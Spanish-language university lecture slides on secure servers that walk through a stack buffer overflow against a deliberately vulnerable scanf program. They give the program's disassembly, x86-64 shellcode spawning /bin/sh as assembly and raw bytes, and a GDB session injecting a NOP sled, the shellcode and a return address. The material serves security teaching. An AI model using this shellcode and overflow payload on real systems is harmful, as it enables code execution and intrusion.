Servidores seguros

Stack Buffer Overflow

Gustavo Romero López

Updated: 7 de noviembre de 2024

Ingeniería de Computadores, Automática y Robótica

Objetivos

Ejemplificar un ataque de desbordamiento de búfer en la pila.

1. Primero desde el interior de GDB.
2. Después desde un shell con la ayuda de GDB.
3. Finalmente, sin la ayuda de GDB.

¿Por qué llamarlo fallo y no agujero de seguridad?

scanf.c


```c
int main()
{
    char nombre[64];
    printf("¿Cómo te llamas? ");
    scanf("%[^\n]%*c", nombre);
    printf("¡Hola %s!\n", nombre);
}
```

¿Lo ves claro ahora?

objdump -d scanf

```
0000000000401136 <main>:
  401136:    53                       push   %rbx
  401137:    48 83 ec 40              sub    $0x40,%rsp
  40113b:    bf 60 22 40 00           mov    $0x402260,%edi
  401140:    b8 00 00 00 00           mov    $0x0,%eax
  401145:    e8 e6 fe ff ff           call   401030 <printf@plt>
  40114a:    48 89 e6                 mov    %rsp,%rsi
  40114d:    bf 74 22 40 00           mov    $0x402274,%edi
  401152:    b8 00 00 00 00           mov    $0x0,%eax
  401157:    e8 e4 fe ff ff           call   401040 <__isoc99_scanf@plt>
  40115c:    48 89 e6                 mov    %rsp,%rsi
  40115f:    bf 7d 22 40 00           mov    $0x40227d,%edi
  401164:    b8 00 00 00 00           mov    $0x0,%eax
  401169:    e8 c2 fe ff ff           call   401030 <printf@plt>
  40116e:    b8 00 00 00 00           mov    $0x0,%eax
  401173:    48 83 c4 40              add    $0x40,%rsp
  401177:    5b                       pop    %rbx
  401178:    c3                       ret
```

Estado de la pila durante la ejecución de main



shellcode.s

shellcode.s

```
    movabs $0x3b68732f6e69622f,%rax # "/bin/sh\x3b"
    push   %rax                     # "/bin/sh" in stack
    push   %rsp                     # string address in stack
    pop    %rdi                     # rdi = "/bin/sh"
    xor    %esi,%esi                # rsi = null
    mul    %esi                     # rdx = null
    xchg   %al,0x7(%rdi)            # sys_execve
    syscall                         # sys_execve("/bin/sh", null, null)
```

shellcode.s

objdump -d shellcode

```
401000:    48 b8 2f 62 69 6e 2f    movabs $0x3b68732f6e69622f,%rax
401007:    73 68 3b
40100a:    50                      push   %rax
40100b:    54                      push   %rsp
40100c:    5f                      pop    %rdi
40100d:    31 f6                   xor    %esi,%esi
40100f:    f7 e6                   mul    %esi
401011:    86 47 07                xchg   %al,0x7(%rdi)
401014:    0f 05                   syscall
```


bytes

48b82f62696e2f73683b50545f31f6f7e68647070f05

cadena de bytes

```
\x48\xb8\x2f\x62\x69\x6e\x2f\x73\x68\x3b\x50\x54\x5f\x31\xf6\xf7\xe6\x86\x47\x07\x0f\x05
```

Estado de la pila antes de retornar de main



Ataque desde GDB

```
(gdb) file scanf
(gdb) break main
(gdb) run < <(echo "Gustavo")
(gdb) x $rsp
(gdb) break *(main+66)
(gdb) continue
(gdb) # set {const char[64+8+8]} buffer = "tobogán de nops +
↪  shellcode + dirección del buffer"
(gdb) set {const char[80]} 0x7fffffffdbb0="\x90\x90\x90\x90
↪  \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
↪  \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
↪  \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
↪  \x90\x90\x90\x90\x48\xb8\x2f\x62\x69\x6e\x2f\x73\x68\x3b
↪  \x50\x54\x5f\x31\xf6\xf7\xe6\x86\x47\x07\x0f\x05\xb0\xdb
↪  \xff\xff\xff\x7f\0x00\0x00"
(gdb) x/80xb 0x7fffffffdbb0
(gdb) continue
```

Ataque desde GDB

```
(gdb) disassemble main
Dump of assembler code for function main:
    0x0000000000401136 < +0>:    push   %rbx
    0x0000000000401137 < +1>:    sub    $0x40,%rsp
    0x000000000040113b < +5>:    mov    $0x402260,%edi
    0x0000000000401140 <+10>:    mov    $0x0,%eax
    0x0000000000401145 <+15>:    call   0x401030 <printf@plt>
    0x000000000040114a <+20>:    mov    %rsp,%rsi
    0x000000000040114d <+23>:    mov    $0x402274,%edi
    0x0000000000401152 <+28>:    mov    $0x0,%eax
    0x0000000000401157 <+33>:    call   0x401040 <__isoc99_scanf@plt>
    0x000000000040115c <+38>:    mov    %rsp,%rsi
    0x000000000040115f <+41>:    mov    $0x40227d,%edi
    0x0000000000401164 <+46>:    mov    $0x0,%eax
    0x0000000000401169 <+51>:    call   0x401030 <printf@plt>
    0x000000000040116e <+56>:    mov    $0x0,%eax
    0x0000000000401173 <+61>:    add    $0x40,%rsp
    0x0000000000401177 <+65>:    pop    %rbx
    0x0000000000401178 <+66>:    ret
```

Ataque con GDB

primer shell

```
gustavo@casa:scanf$ ./scanf
¿Cómo te llamas? Gustavo
¡Hola Gustavo!
```

segundo shell

```
gustavo@casa:scanf$ ps f
PID TTY      STAT   TIME COMMAND
160163 pts/2    Ss     0:00 bash
181300 pts/2    S+     0:00  \_ ./scanf
```

tercer shell

```
gustavo@casa:scanf$ gdb
(gdb) attach 181300
(gdb) ...
```

Ataque sin GDB

- Use su imaginación para provocar un desbordamiento de búfer en la pila directamente desde la línea de órdenes al ejecutar el programa.
- Seguramente deberá desactivar muchas de las medidas de protección que su sistema operativo tiene activadas por defecto.